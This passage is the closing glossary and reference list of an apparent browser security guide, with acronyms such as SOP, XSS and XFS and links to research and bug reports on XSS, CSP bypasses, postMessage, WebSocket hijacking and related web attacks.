PNG – Portable Network Graphics

REST - Representational State Transfer

SVG – Scalable Vector Graphics

SOP – Same-Origin Policy

UI – User Interface

XHR - XMLHttpRequest

XSS – Cross-Site Scripting

XSTI – Cross-Site Template Injection

XFS - Cross-Frame Scripting

References

https://notsosecure.github.io/browser-security-enhancements/

https://portswigger.net/web-security/cors/same-origin-policy

http://www.websocket.org

https://www.notsosecure.com/how-cross-site-websocket-hijacking-could-lead-to-full-session-compromise/

https://christian-schneider.net/CrossSiteWebSocketHijacking.html

https://developer.mozilla.org/en-US/docs/Web/API/WebSockets_API

https://docs.ioin.in/writeup/www.exploit-db.com/_docs_40287_pdf/index.pdf

https://www.youtube.com/watch?v=XTKqQ9mhcgM

https://robertnyman.com/2010/03/18/postmessage-in-html5-to-send-messages-between-windows-and-iframes/

https://portswigger.net/web-security/dom-based/controlling-the-web-message-source

https://jlajara.gitlab.io/web/2020/06/12/Dom_XSS_PostMessage.html

http://benalman.com/projects/jquery-postmessage-plugin/

https://medium.com/javascript-in-plain-english/javascript-and-window-postmessage-a60c8f6adea9

https://davidwalsh.name/window-postmessage

https://blog.teamtreehouse.com/cross-domain-messaging-with-postmessage

https://javascript.info/cross-window-communication

https://portswigger.net/daily-swig/xss-vulnerability-in-login-with-facebook-button-earns-20-000-bug-bounty

https://hackerone.com/reports/603764

https://hackerone.com/reports/398054

https://hackerone.com/reports/231053

https://blog.geekycat.in/google-vrp-hijacking-your-screenshots/

https://ysamm.com/?p=493

https://labs.detectify.com/2017/02/28/hacking-slack-using-postmessage-and-websocket-reconnect-to-steal-your-precious-token/

https://www.someattack.com/Playground/About

https://www.blackhat.com/docs/eu-14/materials/eu-14-Hayak-Same-Origin-Method-Execution-Exploiting-A-Callback-For-Same-Origin-Policy-Bypass-wp.pdf

http://www.benhayak.com/2015/06/same-origin-method-execution-some.html?m=1 https://portswigger.net/bappstore/9fea3ce4e79d450a9a15d05a79f9d349

https://beefproject.com/

https://www.softwaresecured.com/the-rise-of-javascript-xss-and-practical-mitigation-techniques/#:~:text=Wikipedia%20defines%20XSS%20as%3A,pages%20viewed%20by%20other%20users

https://beefproject.com

https://www.hackerone.com/top-ten-vulnerabilities

https://vbharad.medium.com/stored-xss-in-icloud-com-5000-998b8c4b2075

https://ysamm.com/?p=525

https://owasp.org/www-community/attacks/Cross_Frame_Scripting

https://owasp.org/www-community/attacks/Cross_Frame_Scripting

https://www.acunetix.com/blog/web-security-zone/cross-frame-scripting-xfs/

https://www.checkmarx.com/knowledge/knowledgebase/XFS

https://capec.mitre.org/data/definitions/587.html

http://applicationsecurity.io/appsec-findings-database/cross-frame-scripting/

https://www.netsparker.com/blog/web-security/cross-frame-scripting-xfs-vulnerability/

https://hackerone.com/reports/534450

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/require-sri-for

https://www.riskiq.com/blog/labs/magecart-british-airways-breach/

https://www.w3.org/TR/SRI/

https://www.w3.org/TR/SRI/#dfn-integrity-metadata

https://www.srihash.org/

https://securityboulevard.com/2018/09/protect-yourself-from-magecart-using-subresource-integrity/

https://blogs.u2u.be/peter/post/use-subresource-integrity-checking-for-external-scripts

https://hackerone.com/reports/126197

https://hackerone.com/reports/369979

https://hackerone.com/reports/151231

https://hackerone.com/reports/78158

https://hackerone.com/reports/77081

https://en.wikipedia.org/wiki/Content_sniffing

https://portswigger.net/burp

https://www.telerik.com/fiddler

https://research.google.com/pubs/pub45542.html

https://portswigger.net/research/bypassing-csp-with-policy-injection

https://hackerone.com/reports/199779

https://hackerone.com/reports/250729

https://medium.com/@bhaveshthakur2015/content-security-policy-csp-bypass-techniques-e3fa475bfe5d

https://portswigger.net/research/bypassing-csp-with-policy-injection

https://www.perimeterx.com/tech-blog/2020/bypassing-csp-exflitrate-data

https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass

https://coil.com/p/RareData/Responsible-Disclosure-Stored-XSS-Vulnerability-in-Coil-s-CDN-/Y11ELBKCD

https://stegosploit.info/

https://www.digitalocean.com/community/tutorials/js-introduction-localstorage-sessionstorage

https://developer.mozilla.org/en-US/docs/Web/API/IndexedDB_API

https://hackerone.com/reports/591432

https://hackerone.com/reports/1058015

http://www.thespanner.co.uk/2013/05/16/dom-clobbering/

https://portswigger.net/research/dom-clobbering-strikes-back

https://portswigger.net/web-security/dom-based/dom-clobbering

https://owasp.org/www-community/attacks/Reverse_Tabnabbing

https://cheatsheetseries.owasp.org/cheatsheets/HTML5_Security_Cheat_Sheet.html#tabnabbing

https://notsosecure.github.io/browser-security-enhancements/Tabnabbing-Protection.html

https://drive.google.com/file/d/0B0KLoHg_gR_XQnV4RVhlNl96MHM/view

https://medium.com/@Johne_Jacob/rfd-reflected-file-download-what-how-6d0e6fdbe331

https://www.blackhat.com/docs/eu-14/materials/eu-14-Hafif-Reflected-File-Download-A-New-Web-Attack-Vector.pdf

https://hackerone.com/reports/39658

https://www.acunetix.com/vulnerabilities/web/reflected-file-download/

https://www.whitehatsec.com/blog/compromising-a-users-system-with-reflected-file-download/

https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/reflected-file-download-a-new-web-attack-vector/

https://hstspreload.org/

https://enable-cors.org/server.html

https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS

https://developer.mozilla.org/en-US/docs/Web/API/NamedNodeMap

https://csp-evaluator.withgoogle.com/

https://portswigger.net/kb/issues/00200308_client-side-template-injection

https://portswigger.net/daily-swig/prototype-pollution-the-dangerous-and-underrated-vulnerability-impacting-javascript-applications

https://www.informit.com/articles/article.aspx?p=659519&seqNum=4

https://www.acunetix.com/blog/web-security-zone/deserialization-vulnerabilities-attacking-deserialization-in-js/

https://caniuse.com/

https://snyk.io/learn/javascript-security/

https://owasp.org/www-pdf-archive/Mario_Heiderich_OWASP_Sweden_The_image_that_called_me.pdf

https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/reflected-file-download-a-new-web-attack-vector/

https://owasp.org/www-pdf-archive/Mario_Heiderich_OWASP_Sweden_The_image_that_called_me.pdf

https://stegosploit.info/

https://trustfoundry.net/browser-url-encoding-decoding-and-xss/

https://code.google.com/archive/p/browsersec/wikis/Part2.wiki